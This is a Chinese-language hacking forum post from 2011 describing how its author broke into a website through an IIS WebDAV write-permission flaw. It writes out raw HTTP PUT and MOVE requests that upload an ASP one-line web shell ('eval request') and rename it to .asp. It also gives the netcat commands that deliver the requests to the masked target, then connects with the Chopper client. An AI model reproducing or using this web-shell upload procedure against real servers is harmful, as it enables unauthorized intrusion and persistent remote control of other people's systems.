

在入侵一个站的时候，一般都是对目标先进行检查，我也不例外，网站检查的工具有很多，论坛也有下载， 我操起了检查工具对目标尝试检查，看有没有sql 这些常利用的漏洞，突然发现一个很少见到的漏洞，file writer   意思是写入权限漏洞， 于是我马上用漏洞提示的页面看看，结果整个网站都没有了，  


2011-6-16 20:58 上传

[**下载附件** (26.12 KB)](http://wwww.hake.cc/forum.php?mod=attachment&aid=MjAyMnxmMjc2NTM5ZHwxMzE5NzM1ODg2fDgxNTI%3D&nothumb=yes)

马上停止检测工具，因为这个是检查工具的一个漏洞造成的，之前就看到过相关的资料，想不到现在居然被我碰到了，我看了下这个提示，是写入权限漏洞，用从检查工具那里得知道，是iis的，所以估计这个是iis的写入权限漏洞造成的，于是用iis写入权限利用工具尝试闯进去，检查的结果令人奇怪  
     难道管理员这么厉害，立马把漏洞修复了？我想这个不太可能吧，于是不理这个检查结果了，用iiswriter。exe 直接写马。  但是还是没有成功，于是到论坛里问，残剑解析说这个是iis的写入漏洞，并无其他了，于是就只有用手工的方法了，新建两个文件分别是put.txt  ch.txt  
//put.txt  
PUT /zerosoul.txt HTTP/1.1    
HOST: [20xxxxxxxxx.73](http://www.xxx.com/)   
Content-Length: 28  
  
  
<% eval request("chopper")%>  
  
  
//ch.txt    
MOVE /zerosoul.txt HTTP/1.1    
HOST: [www.xxx.com](http://www.xxx.com/)    
Destination: <http://www.xxx.com/zerosoul.asp>    
  
(别忘了上面有两下回车)    
  
接下来拿出nc   执行第一个命令  
nc 20xxxxxxxxx.73  80<put.txt  
   
  
现在看看网站目录  多了个txt的文件出来  
   
接下了就剩下把后缀改掉  执行剩下的一个命令    
nc 20xxxxx.73 80<ch.txt  
   
  
成功吧后缀改了，用菜刀连接成功了。  
  
还有一个忘记了说的就是要注意提交的字符的数，这个填写要根据提交的内容进行变更的